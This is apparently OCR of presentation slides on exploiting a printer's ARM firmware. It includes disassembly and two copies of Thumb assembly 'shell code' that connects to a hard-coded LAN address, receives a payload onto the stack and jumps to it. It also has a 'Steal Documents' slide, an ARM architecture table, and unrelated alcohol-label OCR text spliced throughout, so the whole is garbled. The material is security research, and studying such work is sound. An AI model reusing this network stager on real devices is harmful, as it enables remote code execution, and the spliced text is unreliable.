ROM:00251E36                BL              sub_235CB2
ROM:00251E3A                MOVS            R2, #0
ROM:00251E3C                ADR             R1, aXmlVersion1_0 ; "<?xml version=\"1.0\" ?>"
ROM:00251E3E                MOVS            R0, R4
ROM:00251E40                BL              sub_235ABC
ROM:00251E44                MOVS            R2, #0
ROM:00251E46                ADR             R1, aResponse ; "<response>"
ROM:00251E48                PUSH            {R4}
ROM:00251E4A                MOVS            R2, #0
ROM:00251E4C                MOVS            R1, #1
ROM:00251E4E                MOVS            R0, #1
ROM:00251E50                LDR             R7, =(sendmessage+1)
ROM:00251E52                BLX             R7
ROM:00251E54                PUSH            {R0}
ROM:00251E56                ADR             R1, dword_251E60
ROM:00251E58                MOVS            R2, #8
ROM:00251E5A                LDR             R7, =(connect+1)
ROM:00251E5C                BLX             R7
ROM:00251E5E                B               loc_251E68
ROM:00251E5E ; ---------------------------------------------------------------------------
ROM:00251E60 dword_251E60   DCD 0x50500100          ; DATA XREF: ROM:00251E56↑o
ROM:00251E64                DCD 0xD00A8C0
ROM:00251E68 ; ---------------------------------------------------------------------------
ROM:00251E68
ROM:00251E68 loc_251E68                             ; CODE XREF: ROM:00251E5E↑j
ROM:00251E68                POP             {R0}
ROM:00251E6A                PUSH            {R0}
ROM:00251E6C                MOVS            R2, #0x400
ROM:00251E70                SUB             SP, SP, #0x100
```


Modded

Compile up 'Shell Code'




```
20
21          ;connect to tcp port
22          push {r0} ;socket fd
23          ;r0 has the file descripter
24          adr r1, sockettaddr ;socket structure
25          MOVS r2, #8 ;length
26          ldr r7, =0x0019e831;connect(fd, *sockaddi, len)
27          blx r7
28          b skip
29  sockaddr
30      dcb   0x0,0x1
31      dcw   0x5050
32      dcb   192,168,0,13 ;0x0d00a8c0
33  skip
34          pop {r0} ;restore socket fd
35
36          push {r0} ;save socket fd for later
37          ;r0 has the file descripter
38          movs r2,#4 ;0x400 for shell code length
39          lsls r2,#8
40          SUB SP,SP,#0x100 ;var for buf
41          SUB SP,SP,#0x100 ;var for buf
42          SUB SP,SP,#0x100 ;var for buf
43          SUB SP,SP,#0x100 ;var for buf
44          mov r1, sp ;ptrbuf
45          movs r2, r2 ;len
46          MOVS r3, #0 ;flags
47          ldr r7, =0x019FFb5;recv(sockfd, *buf, len, flags)
48          blx r7
49          ;should have shellcode in stack buffer
50
51
52          ;flush the cache
53          mov r7, sp ;will be location of shellcode
54          adr r0, privflushcache
55          svc 0
56      .align 4
57
58          mov r7,sp;the flush does not preserve r7
59
60          ;call the shellcode
61          adds r7,r7,#1
62          blx r7
```

```
20
21          ;connect to tcp port
22          push {r0} ;socket fd
23          ;r0 has the file descriptor
24          adr r1, socketaddr ;socket structure
25          MOVS r2, #8 ;length
26          ldr r7, =0x0019F831;connect(fd, *socketadd, len)
27          blx r7
28          b skip
29  socketaddr
30      dcb   0x0,0x1
31      dcw   0x5050
32      dcb   192,168,0,13 ;0x0d00a8c0
33  skip
34          pop {r0} ;restore socket fd
35
36          push {r0} ;save socket fd for later
37          ;r0 has the file descriptor
38          movs r2,#4 ;0x400 for shell code length
39          lsls r2,#8
40          SUB SP,SP,#0x100 ;var for buf
41          SUB SP,SP,#0x100 ;var for buf
42          SUB SP,SP,#0x100 ;var for buf
43          SUB SP,SP,#0x100 ;var for buf
44          mov r1, sp ;ptrbuf
45          movs r2, r2 ;len
46          MOVS r3, #0 ;flags
47          ldr r7, =0x019FF55;recv(sockfd, *buf, len, flags)
48          blx r7
49          ;Should have shellcode in stack buffer
50
51
52          ;flush the cache
53          mov r7, sp ;will be location of shellcode
54          adr r0, privflushcache
55          svc 0
56      align 4
57
58          mov r7,sp;the flush does not preserve r7
59
60          ;call the shellcode
61          adds r7,r7,#1
62          blx r7
```




Steal Documents - Patch Network Calls

CANCELLED


DOOM
Life Advice


Life Advice

Normal OS	Printer
User Application	Main Code
LIBC	
Kernel + Drivers	Supervisor Mode
Hardware	Hardware



5.2 Architecture names


5.2.1 CPU architecture

The recommended CPU architecture names are as specified under `Tag_CPU_arch` in [BA]. For details of how to use predefined macros to test architecture in source code, see 6.4.1.

The following table lists the architectures and the ARM and Thumb® instruction set versions.


Name	Features	ARM	Thumb	Example processor
`ARMv4`	ARM v4	4		DEC/Intel StrongARM
`ARMv4T`	ARM v4 with Thumb instruction set	4	2	ARM7TDMI
`ARMv5T`	ARM v5 with Thumb instruction set	5	2	ARM10TDMI
`ARMv5TE`	ARM v5T with DSP extensions	5	2	ARM9E, Intel XScale
`ARMv5TEJ`	ARM v5TE with Jazelle® extensions	5	2	ARM926EJ
`ARMv6`	ARM v6 (includes TEJ)	6	2	ARM1136J r0
`ARMv6K`	ARM v6 with kernel extensions	6	2	ARM1136J r1
`ARMv6T2`	ARM v6 with Thumb-2 architecture	6	3	ARM1156T2
`ARMv6Z`	ARM v6K with TrustZone® extensions (includes K)	6	2	ARM1176JZ-S
`ARMv6-M`	Thumb-1 only (M-profile)		2	Cortex-M0, Cortex-M1
`ARMv7-A`	ARM v7 application profile	7	4	Cortex-A8, Cortex-A9
`ARMv7-R`	ARM v7 realtime profile	7	4	Cortex-R4
`ARMv7-M`	ARM v7 microcontroller profile: Thumb-2 instructions only		4	Cortex-M3
`ARMv7E-M`	ARM v7-M with DSP extensions		4	Cortex-M4

Note that there is some architectural variation that is not visible through ACLE; either because it is only relevant at the system level (e.g. the large physical address extension) or because it would be handled by the compiler (e.g. hardware integer divide might or might not be present in the ARM v7-A architecture).


Issues:
No Libc
No stdout
No VGA driver
No memory allocator
No file system
No 64 Bit Maths support


No Libc


La Grande Bière
PREMIUM LAGER BEER
ANNO 1926
STELLA ARTOIS
LEUVEN
BELGIUM'S ORIGINAL BEER
Premium Continental Lager
5.2% Vol.


No Libc
No stdout
No VGA dri


SMALL LOT COLLECTION
Raymond
NAPA VALLEY
RED WINE
2008
1344
FIVE GENERATIONS OF FAMILY

No stdout

No VGA driver

No memory allo


SINGLE BARREL
"1921 END OF MEXICAN REV
TEQUILA
·1921·
1921
·TEQUILA·
TEQUILA 100%
AÑEJO
40% Alc. Vol.

No stdout

No VGA driver

No memory allocator


No file system


PHOTOGRAPHY
MARCUS PALADINO.com
Jägermeister
AUSZUG EDELSTER KRAUTER
375 ml 35% alc./vol. B 27
